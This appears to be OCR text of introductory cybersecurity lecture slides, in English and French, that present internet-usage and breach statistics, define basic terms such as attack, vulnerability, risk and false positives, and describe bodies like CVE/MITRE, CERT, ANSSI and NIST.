
Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldststs.com/stats.htm
Penetration Rates are based on a world population of 7,259,902,243 and 3,366,261,156 estimated Internet users on November 30, 2015.
Copyright © 2016, Miniwatts Marketing Group

Cyberattacks


Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldstats.com/stats.htm
Penetration Rates are based on a world population of 7,716,223,209 and 4,536,248,808 estimated Internet users in June 30, 2019.
Copyright © 2019, Miniwatts Marketing Group

Cyberattacks

Source: *http://www.internetworldstats.com/stats.htm*



Source: Internet World Stats - www.internetworldstats.com/stats.htm
Penetration Rates are based on a world population of 7,796,615,710 and 4,574,150,134 estimated Internet users in March 3, 2020.
Copyright © 2020, Miniwatts Marketing Group

Cyberattacks

- Estimated $6 trillion in damages by 2021
- Ransomware attack every 14 seconds
- Public administration organizations receive one malicious email per 302 emails
- Over 24,000 malicious mobile apps are blocked daily
- More than 21% of files aren't protected (6.2 billion files were analysed)
- 30% of phishing emails in the U.S. are opened
- 300 billion passwords worldwide by 2020
- In 2016, Adware affected 75% of organizations
- Average ransomware demand is $1,077
- China have the most rate of malware infection in the world (Over 55% of China's computers are infected with malware).
- Only 10% of cybercrimes are reported in the U.S each year
- Companies take over 6 months to notice a data breach

©cpomagazine.com ©dataconnectors.com

Cyberattacks

Company	Accounts Hacked	Date of Hack
Yahoo!	3 billion	Aug 2013
Marriott	500 million	2014-2018
Yahoo!	500 million	Late 2014
Adult FriendFinder	412 million	Oct 2016
MySpace	360 million	May 2016
Under Armor	150 million	Feb 2018
Equifax	145.5 million	Jul 2017
Ebay	145 million	May 2014
Target	110 million	Nov 2013
Heartland Payment Systems	100+ million	May 2008
LinkedIn	100 million	Jun 2012
Rambler.ru	98 million	Feb 2012


©cpomagazine.com

Cyberattacks

TJX	94 million	2003-2004
AOL	92 million	2004
MyHeritage	92 million	Oct 2017
Sony PlayStation Network	77 million	Apr 2011
JP Morgan Chase	83 million	Jul 2014
Tumblr	65 million	Feb 2013
Uber	57 million	Late 2016
Home Depot	53 million	Apr 2014
Facebook	50 million	Jul 2017

©cpomagazine.com

Cyberattacks



©Statista.com for 2017

Cyberattacks




FIGURE 3
One-year percentage increase in cyber crime by country sample

2016 ➔ 2017

Legend
Mean = 20.4%
n = 254 companies

©Accenture.com

Cybersecurity Ventures predicts cybercrime damages will cost the world $6 trillion annually by 2021, up from $3 trillion in 2015.

©Cybersecurityventures.com

Cybersecurity

- Cybersecurity
  - Vital issue for any company or institution
  - Development of cybersecurity
    - Today a real concern for the different actors of the economy: companies and operators
  - Complexe field


Vocabulaire et notations

- Définition d'une architecture de sécurité

  « *Structure conceptuelle fixant les dimensions organisationnelles, économiques, techniques, légales et humaines dans lesquelles les solutions de sécurité doivent s'inscrire* »

- Objectif de l'architecture de sécurité
  - Identifier les éléments qui la composent : outils, mesures, réglementations
  - Traiter les problèmes de manière systématique
  - Renforcer la cohérence et la complémentarité des solutions

Vocabulaire et notations




Vocabulaire et notations

- Une attaque est une :
  - Action non-conforme à la politique de sécurité d'un système d'information
  - Intrusion
- Une attaque peut porter sur les :
  - Infrastructures physiques (y compris les locaux)
  - Données directement au niveau du support physique
  - Systèmes d'exploitation supports et les applications
  - Protocoles de communication
  - Usagers (social engineering)
- Une vulnérabilité est une:
  - Faiblesse dans un logiciel pouvant être exploitée à des fins non souhaitées

Vocabulaire et notations

- Menace = Exploitation notamment d'une vulnérabilité
- Impact = Conséquence de la réalisation d'une menace
- Risque = Combinaison d'une menace et de son impact
- Risque = M



L'analyse du risque est le préambule avant le déploiement d'une architecture de sécurité

Vocabulaire et notations

- Types des faux
  - Vrai positif :
    - C’est le cas lorsqu’une attaque est détectée et qu’elle a bien lieu
  - Faux positif :
    - C’est le cas lorsqu’une attaque est détectée alors qu’en réalité elle n’a pas lieu
  - Vrai négatif :
    - C’est le cas lorsqu’aucune attaque n’est détectée et qu’il n’y en a effectivement aucune
  - Faux négatif :
    - C’est le cas lorsque l’IDS n’a pas détecté une attaque en cours

$$\text{accuracy} = \frac{\text{number of true positives} + \text{number of true negatives}}{\text{number of true positives} + \text{false positives} + \text{false negatives} + \text{true negatives}}$$

Vocabulaire et notations

- CVE: *Common Vulnerabilities Exposures*
  - Notation pour identifier d'une manière unique ou convergente les vulnérabilités et leur expositions.
  - Proposer par MITRE pour fédérer l'ensemble des notations
  - CVE-AAAA-NNNN

- Prés de 100 organisations adhérent à cette identification
- Plus de 79396 CVE sont libres de téléchargement
  - http://cve.mitre.org/data/downloads/
  - Système coopératif pour l'enrichissement de la base

- En Anglais:
  - *The Standard for Information Security Vulnerability Names*
  - *CVE International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.*
  - *CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.*

Vocabulaire et notations

- CERT
  - http://www.cert.org/stats/
  - CERT (Computer Emergency Response Team)
  - Organismes officiels chargés d'assurer
    - des services de prévention des risques
    - d'assistance aux traitements d'incidents.
  - Statistiques sur les vulnérabilités et les alertes
  - Diffusion d'informations sur les précautions à prendre
  - Traitement des alertes et réaction aux attaques
  - Veille en vulnérabilité et lutte contre le phishing
  - Equivalent en France le CERTA (http://www.certa.ssi.gouv.fr/)

Vocabulaire et notations

- MITRE
  - http://www.mitre.org/
  - Organisme crée en 1958 supporté notamment par le DoD
  - A l'origine de la notation en CVE des vulnérabilités
  - BD accès libre en téléchargement aux vulnérabilités (+expositions, +parades)
    (CVE: Common Vulnerabilities Exposures)


- ANSSI (ex DCSSI et SSI)
  - http://www.ssi.gouv.fr/
  - Créée en 2009
  - Agence nationale de la sécurité des systèmes d'information, autorité nationale pour la sécurité et la défense des systèmes d'information.
  - Informe, régule et accrédite dans le domaine de la sécurité
  - Conseil et de soutien aux administrations et aux opérateurs
  - Informer le public sur les menaces
  - Publications « riches » et exploitables directement

Vocabulaire et notations

- Netcraft
  - http://news.netcraft.com/
  - Pratiques des sondages automatisés sur les sites WEB
  - Propose une barre en temps réel pour la détection des sites d'hameçonnage

Current Status	Currently Blocked
Hosting Parent	(Multiple Items)
Year	(All)
Month	(All)
Phishing Target	(All)
Nameserver Parent	(All)
Whois Server	(All)

Row Labels	Number of Phishing Sites
United States	3629
Italy	281
China	218
Canada	122
Korea (South)	111
Sweden	78
Morocco	77
France	73
Turkey	67
United Kingdom	62
Germany	58
Hong Kong	53



Vocabulaire et notations


- CAIDA (The Cooperative Association for Internet Data Analysis)
  - http://www.caida.org/home/
  - Promouvoir la coopération des acteurs de l'Internet
  - Très orienté trafic et outillages de mesures
  - Disponibilité de trafic pour l'analyse

- IETF (Internet Engineering Task Force)
  - http://www.ietf.org
  - Association informelle constituée en groupes de travail
  - Participation ouverte à tous (sans exception)
  - Produit les spécifications des standards de l'Internet
  - Disponibles sur le site en libre accès

Vocabulaire et notations

- NIST
  - http://www.nist.gov/
  - Organsime US
  - National Institute of Standards and Technology (ancien NBS)
  - Publication des standards FIPS (AES, DES, SHA, HMAC, …)
  - Propose des architectures et règles pour la sécurité des systèmes d'information (Messagerie, Téléphonie, …)

Cybersecurity



